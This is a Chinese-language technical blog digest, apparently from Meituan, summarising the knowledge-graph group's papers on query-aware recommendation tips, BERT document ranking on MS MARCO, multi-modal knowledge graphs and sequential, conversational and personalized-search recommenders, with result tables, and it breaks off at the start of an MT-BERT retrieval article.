现有的文本生成工作大部分并未考虑用户的意图信息，这限制了生成式推荐理由在场景化搜索中的落地。本文提出一种 Query 感知的推荐理由生成框架，将用户 Query 信息分别嵌入到生成模型的编码和解码过程中，根据用户 Query 不同会自动生成适配不同场景的个性化推荐理由。本文分别对 Transformer 和递归神经网络（RNN）两种主流模型结构进行了改造。基于 Transformer 结构，本文通过改进 Self-Attention 机制来引入 Query 信息，包括在 Encoder 引入 Query-aware Review Encoder 使得在评论编码最初阶段就开始考虑 Query 相关的信息，在 Decoder 端引入 Query-aware Tip Decoder 使得在评论编码最后阶段考虑 Query 相关的信息。

基于 RNN 结构，在 Encoder 端通过 Selective Gate 方式过滤掉 Query 无关信息，选择原始评论中跟 Query 相关的信息进行编码，并在解码器端将 Query 表示向量加入 Attention 机制的 Context 向量计算，指导解码的过程，一定程度上解决了生成方法解码不可控的问题，从而生成 Query 个性化的推荐理由。




Figure 2: The Transformer-based query-aware tip generation framework. The left encoder encodes review-aware query while the right encoder maintains a self-attention manner to encode review. The two dotted arrows indicate the query information flows to the encoder and the decoder respectively.




Figure 3: The RNN-based query-aware tip generation framework.

在公开数据集和美团业务数据集上分别进行实验，该论文提出的方法优于现有方法。该论文提出的算法已应用上线，目前在美团的搜索、推荐、类目筛选和榜单等多场景落地。

Table 3: Automatic Evaluation Results on DIANPING and DEBATE datasets.

Group	Methods	DEBATE			DIANPING		
		Semantic	Lexicon	BLEU	Semantic	Lexicon	BLEU
RETRIEVAL	QUERY_LEAD	-	10.23	2.23	-	40.70	23.20
	EXTRACT_BM25	-	14.39	1.12	-	47.18	27.59
	EXTRACT_EMBED	-	**14.43**	1.13	-	37.04	28.29
RNN	RNN	83.87	8.91	11.02	60.08	40.94	40.74
	RNN + QA_ENC	84.37	9.23	15.72	62.65	41.37	48.29
	RNN + QA_DEC	84.17	9.07	15.37	62.77	43.92	46.88
	RNN + BOTH	84.43	9.34	16.58	64.86	44.11	48.38
TRANSFORMER	TRANS	87.17	10.52	30.41	65.64	47.49	48.71
	TRANS + QA_ENC	86.07	13.17	32.03	67.00	49.79	50.39
	TRANS + QA_DEC	84.70	13.46	32.52	62.70	42.61	52.66
	TRANS + BOTH	**88.06**	13.43	**32.93**	**69.79**	**53.75**	**54.20**

02《TABLE: A Task-Adaptive BERT-based ListwisE Ranking Model for Document Retrieval》


| 本论文系美团知识图谱组与中国科学院软件研究所唐弘胤同学、金蓓弘老师的合作论文。

论文下载

近年来，为了提高模型的自然语言理解能力，越来越多的 MRC 和 QA 数据集开始涌现。但是，这些数据集或多或少存在一些缺陷，比如数据量不够、依赖人工构造 Query 等。针对这些问题，微软提出了一个基于大规模真实场景数据的阅读理解数据集 MS MARCO（Microsoft Machine Reading Comprehension）。该数据集基于 Bing 搜索引擎和 Cortana 智能助手中的真实搜索查询产生，包含 100 万查询、800 万文档和 18 万人工编辑的答案。

基于 MS MARCO 数据集，微软提出了两种不同的任务：一种是给定问题，检索所有数据集中的文档并进行排序，属于文档检索和排序任务；另一种是根据问题和给定的相关文档生成答案，属于 QA 任务。在美团业务中，文档检索和排序算法在搜索、广告、推荐等场景中都有着广泛的应用。此外，直接在所有候选文档上进行 QA 任务的时间消耗是无法接受的，QA 任务必须依靠排序任务筛选出排名靠前的文档，而排序算法的性能直接影响到 QA 任务的表现。基于上述原因，我们主要将精力放在基于 MS MARCO 的文档检索和排序任务上。

自 2018 年 10 月 MACRO 文档排序任务发布后，迄今吸引了包括阿里巴巴达摩院、Facebook、微软、卡内基梅隆大学、清华等多家企业和高校的参与。在美团的预训练 MT-BERT 平台上，我们提出了一种针对该文本检索任务的 BERT 算法方案，称之为 TABLE。值得注意的是，该论文提出的 TABLE 模型在信息检索领域的权威评测微软 MARCO 排行榜上首个超过 0.4% 的模型。



如上图所示，该论文提出了一种基于 BERT 的文档检索模型 TABLE。在 TABLE 的预训练阶段，使用了一种领域自适应策略。在微调阶段，该论文提出了两阶段的任务自适应训练过程，即查询类型自适应的 Pointwise 微调以及 List 微调。实验证明这种任务自适应过程使模型更具鲁棒性。这项工作可以探索查询和文档之间更丰富的匹配特性。因此，该论文显著提升了 BERT 在文档检索任务中的效果。随后在 TABLE 的基础上我们又提出了两个解决 OOV（Out of Vocabulary）错误匹配的方法：精准匹配方法和词还原机制，进一步提升了模型的效果，我们把这个改进后的模型称为 DR-BERT。DR-BERT 的细节详见我们的技术博客：《MT-BERT 在文本检索任务中的实践》。

03《Multi-Modal Knowledge Graphs for Recommender Systems》

| 本论文系美团知识图谱组与中国科学院软件研究所唐弘胤同学、金蓓红老师的合作论文。


论文下载

随着知识图谱技术发展，其结构化数据被成功的应用在了一系列下游应用当中。在推荐系统方向中，结构化的图谱数据可以利用目标商品更加全面的辅助信息，通过图谱关联进行信息传播，从而有效地对目标商品进行表征建模，缓解推荐系统中用户行为稀疏及冷启动等问题。近年来，已经有不少研究工作利用图谱路径特征、基于图嵌入

的表征学习等方式，成功的将图谱数据和推荐系统进行结合，使得推荐系统准确率得到提升。

在已有的图谱和推荐系统结合的工作当中，人们往往仅关注于图谱节点和节点关系，而没有利用多模态知识图谱中的各个模态的数据进行建模。多模态数据包括图像模态如电影的剧照，文本模态如商户的评论等。这些多模态数据同样可以通过知识图谱图关系进行传播和泛化，并为下游的推荐系统带来高价值的信息。然而，由于多模态知识建模往往是不同模态的辅助信息关系，而非传统图谱中三元组所代表的语义关联关系，故传统的图谱建模方式并不能很好地对多模态知识图谱进行建模。

因此，本文针对多模态知识图谱的特点提出了 MKGAT 模型，首次提出利用多模态知识图谱的结构化信息提升下游推荐系统的预测准确度。MKGAT 的整体模型框架如下图所示：



在 MKGAT 模型中，多模态图谱的嵌入表示学习主要分为三个主要部分：1）我们首先利用多模态实体编码模块（MKG Entity Encoder），将不同类型的输入数据（图像、文本、标签等）编码为高阶隐向量；2）接下来，我们基于多模态图注意力机制模块（MKG Attention Layer），利用实体节点周围的节点（包括多模态及实体节点）来为该节点的刻画提供相应的信息；3）在利用注意力机制综合了多模态信息之后，再利用传统 h+r=t 的训练方法进行图谱嵌入表示学习。

在接入下游推荐系统模型时，我们同样是复用了多模态实体编码和多模态图注意力机制模块对目标实体进行表征，接入推荐系统模型当中。通过上述方法，我们在美团的美食搜索场景和公开数据集 MovieLens 这两个真实数据集上进行了详尽的实验，结果表明在这两个场景中 MKGAT 显著地提高了推荐系统的质量。

04《S^3-Rec: Self-Supervised Learning for Sequential Recommendation with Mutual Information Maximization》

| 本论文系美团知识图谱组与中国人民大学周昆同学、王辉同学、朱余韬同学、赵鑫老师、文继荣老师的合作论文。

论文下载

序列推荐是指利用用户长期的交互历史序列，预测用户未来交互的商品，其通过建模序列信息来增强给用户推荐的准确度。现有的序列推荐模型利用商品预测这一任务来进行模型的参数训练，但是也受限于唯一的训练任务，该类模型很容易受数据稀疏问题影响；它虽然优化的是最终的推荐目标，但是并没有充分地建模上下文数据中的潜在关系，更没有利用该部分信息帮助序列推荐模型。




Figure 1: The overview of S^3-Rec in the pre-training stage. We assume that the user sequence is $\{i_1, \cdots, i_n\}$ and each item i is associated with several attributes $\mathcal{A}_i = \{a_1, \cdots, a_m\}$. We incorporate four self-supervised learning objectives: (1) Associated Attribute Prediction (AAP), (2) Masked Item Prediction (MIP), (3) Masked Attribute Prediction (MAP), and (4) Segment Prediction (SP). The embedding layers and bidirectional self-attention blocks are shared by the four pre-training objectives.

为解决以上问题，本文提出了一个新模型 S^3-Rec，它基于自注意力网络结构，采

用自监督学习策略进行表示学习，进而优化序列化推荐任务。该模型基于四种特殊的自监督任务，这些任务分别对属性、商品、自序列和原始序列之间的潜在关系进行学习。由于以上四种信息表示输入数据的四种不同信息粒度视角，本文采用互信息最大化策略来建模这四种信息的潜在关系，进而强化该类数据的表示。本文在包括美团场景的六个真实数据集上进行了大量的实验，以证明该论文提出方法比现有的序列推荐先进方法的优越性，其中在有限的训练数据场景下该模型依旧能保持较好的表现。


Datasets	Metric	PopRec	FM	AutoInt	GRU4Rec	Caser	SASRec	BERT4Rec	HGN	GRU4Rec$_F$	SASRec$_F$	FDSA	S^3-Rec	Improv.
Meituan	HR@1	0.0946	0.1084	0.0804	0.1194	0.1368	0.1797	0.1381	0.1603	0.1436	0.1746	0.1778	**0.2040***	13.52%
	HR@5	0.2660	0.3218	0.2662	0.3382	0.3812	0.4524	0.3985	0.4110	0.3799	0.4386	0.4595	**0.4925***	7.18%
	NDCG@5	0.1813	0.2170	0.1739	0.2303	0.2619	0.3207	0.2713	0.2887	0.2639	0.3098	0.3236	**0.3527***	8.99%
	HR@10	0.3863	0.4709	0.4077	0.4881	0.5267	0.6053	0.5514	0.5573	0.5378	0.5962	0.6164	**0.6368***	3.31%
	NDCG@10	0.2200	0.2651	0.2194	0.2787	0.3090	0.3700	0.3208	0.3359	0.3149	0.3607	0.3743	**0.3994***	6.71%
	MRR	0.1923	0.2242	0.1854	0.2359	0.2617	0.3146	0.2689	0.2863	0.2666	0.3064	0.3167	**0.3421***	8.02%
Beauty	HR@1	0.0678	0.0405	0.0447	0.1337	0.1337	0.1870	0.1531	0.1683	0.1702	0.1778	0.1840	**0.2192***	17.22%
	HR@5	0.2105	0.1461	0.1705	0.3125	0.3032	0.3741	0.3640	0.3544	0.3727	0.3863	0.4010	**0.4502***	12.27%
	NDCG@5	0.1391	0.0934	0.1063	0.2268	0.2219	0.2848	0.2622	0.2656	0.2759	0.2870	0.2974	**0.3407***	14.56%
	HR@10	0.3386	0.2311	0.2872	0.4106	0.3942	0.4696	0.4739	0.4503	0.4753	0.4843	0.5096	**0.5506***	8.05%
	NDCG@10	0.1803	0.1207	0.1440	0.2584	0.2512	0.3156	0.2975	0.2965	0.3090	0.3185	0.3324	**0.3732***	12.27%
	MRR	0.1558	0.1096	0.1226	0.2308	0.2263	0.2852	0.2614	0.2669	0.2751	0.2844	0.2943	**0.3340***	13.49%
Sports	HR@1	0.0763	0.0489	0.0644	0.1160	0.1135	0.1455	0.1255	0.1428	0.1466	0.1573	0.1585	**0.1841***	16.15%
	HR@5	0.2293	0.1603	0.1982	0.3055	0.2866	0.3466	0.3375	0.3349	0.3547	0.3730	0.3855	**0.4267***	10.69%
	NDCG@5	0.1538	0.1048	0.1316	0.2126	0.2020	0.2497	0.2341	0.2420	0.2535	0.2683	0.2756	**0.3104***	12.63%
	HR@10	0.3423	0.2491	0.2967	0.4299	0.4014	0.4622	0.4722	0.4551	0.4758	0.4912	0.5136	**0.5614***	9.31%
	NDCG@10	0.1902	0.1334	0.1633	0.2527	0.2390	0.2869	0.2775	0.2806	0.2925	0.3064	0.3170	**0.3538***	11.61%
	MRR	0.1660	0.1202	0.1435	0.2191	0.2100	0.2520	0.2378	0.2469	0.2549	0.2680	0.2748	**0.3071***	11.75%
Toys	HR@1	0.0585	0.0257	0.0448	0.0997	0.1114	0.1878	0.1262	0.1504	0.1673	0.1797	0.1717	**0.2003***	6.66%
	HR@5	0.1977	0.0978	0.1471	0.2795	0.2614	0.3682	0.3344	0.3276	0.3695	0.3927	0.3994	**0.4420***	10.67%
	NDCG@5	0.1286	0.0614	0.0960	0.1919	0.1885	0.2820	0.2327	0.2423	0.2719	0.2911	0.2903	**0.3270***	12.33%
	HR@10	0.3008	0.1715	0.2369	0.3896	0.3540	0.4663	0.4493	0.4211	0.4782	0.4981	0.5129	**0.5530***	7.82%
	NDCG@10	0.1618	0.0850	0.1248	0.2274	0.2183	0.3136	0.2698	0.2724	0.3070	0.3252	0.3271	**0.3629***	10.94%
	MRR	0.1430	0.0819	0.1131	0.1973	0.1967	0.2842	0.2338	0.2454	0.2717	0.2886	0.2863	**0.3202***	10.95%
Yelp	HR@1	0.0801	0.0624	0.0731	0.2053	0.2188	0.2375	0.2405	0.2428	0.2293	0.2301	0.2198	**0.2591***	6.71%
	HR@5	0.2415	0.2036	0.2249	0.5437	0.5111	0.5745	0.5976	0.5768	0.5858	0.5937	0.5728	**0.6085***	1.82%
	NDCG@5	0.1622	0.1333	0.1501	0.3784	0.3696	0.4113	0.4252	0.4162	0.4137	0.4178	0.4014	**0.4401***	3.50%
	HR@10	0.3609	0.3153	0.3367	0.7265	0.6661	0.7373	0.7597	0.7411	0.7574	0.7706	0.7555	**0.7725**	0.25%
	NDCG@10	0.2007	0.1692	0.1860	0.4375	0.4198	0.4642	0.4778	0.4695	0.4694	0.4751	0.4607	**0.4934***	3.26%
	MRR	0.1740	0.1470	0.1616	0.3630	0.3595	0.3927	0.4026	0.3988	0.3929	0.3962	0.3834	**0.4190***	4.07%
LastFM	HR@1	0.0725	0.0183	0.0349	0.0642	0.0899	0.1211	0.1220	0.0908	0.1385	0.1147	0.0936	**0.1743***	25.85%
	HR@5	0.1982	0.0954	0.1550	0.1817	0.2982	0.3385	0.3569	0.2872	0.3202	0.3073	0.2624	**0.4523***	26.73%
	NDCG@5	0.1350	0.0552	0.0946	0.1228	0.1960	0.2330	0.2409	0.1896	0.2301	0.2113	0.1766	**0.3156***	31.01%
	HR@10	0.3037	0.1578	0.2596	0.2817	0.4431	0.4706	0.4991	0.4193	0.4670	0.4569	0.4055	**0.5835***	16.91%
	NDCG@10	0.1687	0.0753	0.1285	0.1550	0.2428	0.2755	0.2871	0.2324	0.2775	0.2594	0.2225	**0.3583***	24.80%
	MRR	0.1506	0.0743	0.1122	0.1405	0.2033	0.2364	0.2424	0.1983	0.2410	0.2201	0.1884	**0.3072***	26.73%

05《Leveraging Historical Interaction Data for Improving Conversational Recommender System》

| 本论文系美团知识图谱组与中国人民大学周昆同学、王辉同学、赵鑫老师、文继荣老师的合作论文。

论文下载

近年来，会话推荐系统已经成为了一项重要的研究方向，它在现实生活中也有很多的应用。一个会话推荐系统需要能够通过与用户的对话来了解用户的意图，进而给出合适的推荐，因此它包含一个会话模块和推荐模块。现有的会话推荐系统往往基于学习好的用户表示来完成推荐，这需要对对话内容进行编码。但是实际上仅仅使用对话数据难以准确地预测用户的偏好信息，本论文期望能够通过利用用户的历史交互序列，帮助完成推荐。



基于该设想，会话推荐系统需要同时考虑用户的历史交互序列和会话数据，本论文提出了一种新的预训练方法，通过预训练方法将基于商户的偏好序列（来自历史交互数据）和基于商户属性的偏好序列（来自对话数据）结合起来，提升了会话推荐系统的效果。为了进一步提高性能，该论文还设计了一种负样本生成器，以产生高质量的负样

本来帮助训练。该论文在两个真实数据集上进行了实验，并证明了该方法对改进会话推荐系统是有效的。

Table 2: Performance comparisons of different methods on this task. The number marked with "*" indicates the improvement is statistically significant compared with the best baseline (t-test with p-value < 0.05).

Datasets	Meituan		LastFM	
Models	MRR	NDCG@10	MRR	NDCG@10
CRM	0.0942	0.1009	0.0567	0.0547
EAR	0.0838	0.0869	0.0483	0.0512
GRU_I	0.0964	0.1036	0.0692	0.0734
$SASRec_I$	0.1001	0.1083	0.0783	0.0778
GRU_{I+A}	0.0825	0.0847	0.1034	0.1170
$SASRec_{I+A}$	0.1327	0.1496	0.1231	0.1295
Ours	**0.2026***	**0.2354***	**0.1800***	**0.2032***
-w/o MIP	0.1495	0.1722	0.0828	0.0841
-w/o SAD	0.0627	0.0604	0.1091	0.1216
-w/o NG	0.1760	0.2022	0.1708	0.1926

06《Structural relationship representation learning with graph embedding for personalized product search》

| 本论文系美团知识图谱组与南洋理工大学刘尚同学、丛高老师的合作论文。

论文下载

个性化在商品搜索中非常重要，用户的偏好在很大程度上影响着用户的购买决策。例如，当一个年轻用户在电子商务平台上搜索一件“宽松 T 恤”时，他更有可能购买他感兴趣、有品牌的时尚款式或衬衫。个性化商品搜索（PPS）的目的是针对给定的查询生成用户特有的商品建议，在很多电子商务平台中起着至关重要的作用。

在这项工作中，我们利用从用户 – 查询 – 商品中学习的逻辑结构表示，自然地保留用户 / 查询 / 商品之间的协作信号和交互信息在逻辑路径上，以改进个性化的商品搜索。我们把这些逻辑结构称为“Conjunctive Graph Pattern”。例如，如图 1 所示，有三个关键模式。注意，当分支有三个或更多分支时，我们可以随机抽样其中的两个分支，得到以下模式：




Figure 1: Example of graph construction.

具体来说，我们提出一个新方法：基于逻辑结构表示学习的图嵌入模型（GraphL–SR）。GraphLSR 的概念优势在于，它是一个基于嵌入的框架，可以有效地学习逻辑结构的表示，以及用户（查询或商品）在几何操作中的近似关系，并将其整合到个性化的商品搜索中。它背后的关键思想是，我们学习了如何将三种类型的连接图模式嵌入到低维空间中，通过嵌入图来增强个性化商品搜索，框架如图 2 所示，它由两个主要组件组成：图嵌入模块和个性化搜索模块。图 2 下方的图嵌入模块利用设计的三种连接图模式学习嵌入节点进行逻辑表示学习，也便于学习用户（查询或商品）之间的

相似度。然后将表示信息引入个性化搜索模块。

个性化搜索模块以用户、查询、商品以及从图嵌入中学习的表示作为输入，使用多层感知器（MLP）集成相应的信息。将提取出来的用户、查询和商品的短特征和密集特征分别输入到 MLP 网络中，学习用户特有的查询代表和用户特有的商品表示，然后我们将它们一起输入另一个 MLP 来计算预测的概率分数。




Figure 2: The framework of GraphLSR. The bottom half and top half part illustrate the graph embedding and personalized search module, respectively, which are connected by the transmitting of nodes embedding representation

表 3 比较了 GraphLSR 与四种个性化搜索方法在个性化商品搜索任务中的 MRR、NDCG@10 和 Hit@10 方面的性能：

Table 3: Personalized product search experimental results. The performance of GraphLSR is compared with state-of-the-art product search algorithms, in terms of Hit@10,MRR, and NDCG@10. The best algorithm in each column is highlighted in bold. The last row shows the percentage improvement of Graph@LSR over the best baseline (annotated with * notation). † indicates statistically significant improvement ($p < 0.01$) by the pairwise t-test over the best baseline. GraphLSR outperforms all the baselines over the four datasets.

	Kindle_Store			Electronics			CIKMCup			Meituan		
	Hit@10	NDCG@10	MRR	Hit@10	NDCG@10	MRR	Hit@10	NDCG@10	MRR	Hit@10	NDCG@10	MRR
LSE	0.008	0.003	0.005	0.109	0.049	0.059	0.001	0.000	0.001	0.004	0.002	0.003
HEM	0.078	0.033	0.039	0.214	0.096	0.110	0.035	0.016	0.022	0.014	0.006	0.009
AEM	0.056	0.023	0.027	0.243	0.109	0.124	0.126	0.052	0.053	0.036	0.016	0.021
DREM	0.258*	0.115*	0.131*	0.309*	0.140*	0.159*	0.233*	0.096*	0.102*	0.128*	0.057*	0.066*
Ours	**0.555**†	**0.267**†	**0.316**†	**0.349**†	**0.161**†	**0.187**†	**0.352**†	**0.143**†	**0.147**†	**0.258**†	**0.115**†	**0.126**†
Gain	115.1%	131.3%	140.3%	13.0%	15.4%	18.0%	50.7%	48.7%	44.3%	102.3%	100.1%	91.8%

总结

以上是搜索与 NLP 部知识图谱组在多模态知识图谱、MT-BERT、Graph-Embedding、图谱可解释性上所做的一些研究工作，论文成果也是我们在实际工作场景中遇到并解决的具体问题，大部分工作已经在实际业务场景如内容搜索、商品搜索、推荐理由等项目上落地，并取得不错的业务收益。美团 AI 平台 / 搜索与 NLP 中心一直致力于通过产研结合，不断将学术成果转化为技术生产力，同时也欢迎更多有志之士加入我们团队。

MT-BERT 在文本检索任务中的实践

作者：兴武

背景

提高机器阅读理解（MRC）能力以及开放领域问答（QA）能力是自然语言处理（NLP）领域的一大重要目标。在人工智能领域，很多突破性的进展都基于一些大型公开的数据集。比如在计算机视觉领域，基于对 ImageNet 数据集研发的物体分类模型已经超越了人类的表现。类似的，在语音识别领域，一些大型的语音数据库，同样使得了深度学习模型大幅提高了语音识别的能力。

近年来，为了提高模型的自然语言理解能力，越来越多的 MRC 和 QA 数据集开始涌现。但是，这些数据集或多或少存在一些缺陷，比如数据量不够、依赖人工构造 Query 等。针对这些问题，微软提出了一个基于大规模真实场景数据的阅读理解数据集 MS MARCO（Microsoft Machine Reading Comprehension）[1]。该数据集基于 Bing 搜索引擎和 Cortana 智能助手中的真实搜索查询产生，包含 100 万查询，800 万文档和 18 万人工编辑的答案。基于 MS MARCO 数据集，微软提出了两种不同的任务：一种是给定问题，检索所有数据集中的文档并进行排序，属于文档检索和排序任务；另一种是根据问题和给定的相关文档生成答案，属于 QA 任务。在美团业务中，文档检索和排序算法在搜索、广告、推荐等场景中都有着广泛的应用。此外，直接在所有候选文档上进行 QA 任务的时间消耗是无法接受的，QA 任务必须依靠排序任务筛选出排名靠前的文档，而排序算法的性能直接影响到 QA 任务的表现。基于上述原因，我们主要将精力放在基于 MS MARCO 的文档检索和排序任务上。

自 2018 年 10 月 MACRO 文档排序任务发布后，迄今吸引了包括阿里巴巴达摩院、Facebook、微软、卡内基梅隆大学、清华等多家企业和高校的参与。在美团的预训练 MT-BERT 平台 [14] 上，我们提出了一种针对该文本检索任务的 BERT 算法方案，称之为 DR-BERT（Enhancing BERT-based Document Ranking Model with

Task-adaptive Training and OOV Matching Method)。DR-BERT 是第一个在官方评测指标 MRR@10 上突破 0.4 的模型，且在 2020 年 5 月 21 日（模型提交日）-8 月 12 日期间位居榜首，主办方也单独发表推文表示了祝贺，如下图 1 所示。DR-BERT 模型的核心创新主要包括领域自适应的预训练、两阶段模型精调及两种 OOV（Out of Vocabulary）匹配方法。

图 1　官方祝贺推文及 MARCO 排行榜

相关介绍

Learning to Rank

在信息检索领域，早期就已经存在很多机器学习排序模型（Learning to Rank）用来解决文档排序问题，包括 LambdaRank[2]、AdaRank[3] 等，这些模型依赖很多手工构造的特征。而随着深度学习技术在机器学习领域的流行，研究人员提出了很多神经排序模型，比如 DSSM[4]、KNRM[5] 等。这些模型将问题和文档的表示映射到连续的向量空间中，然后通过神经网络来计算它们的相似度，从而避免了繁琐的手工特征构建。

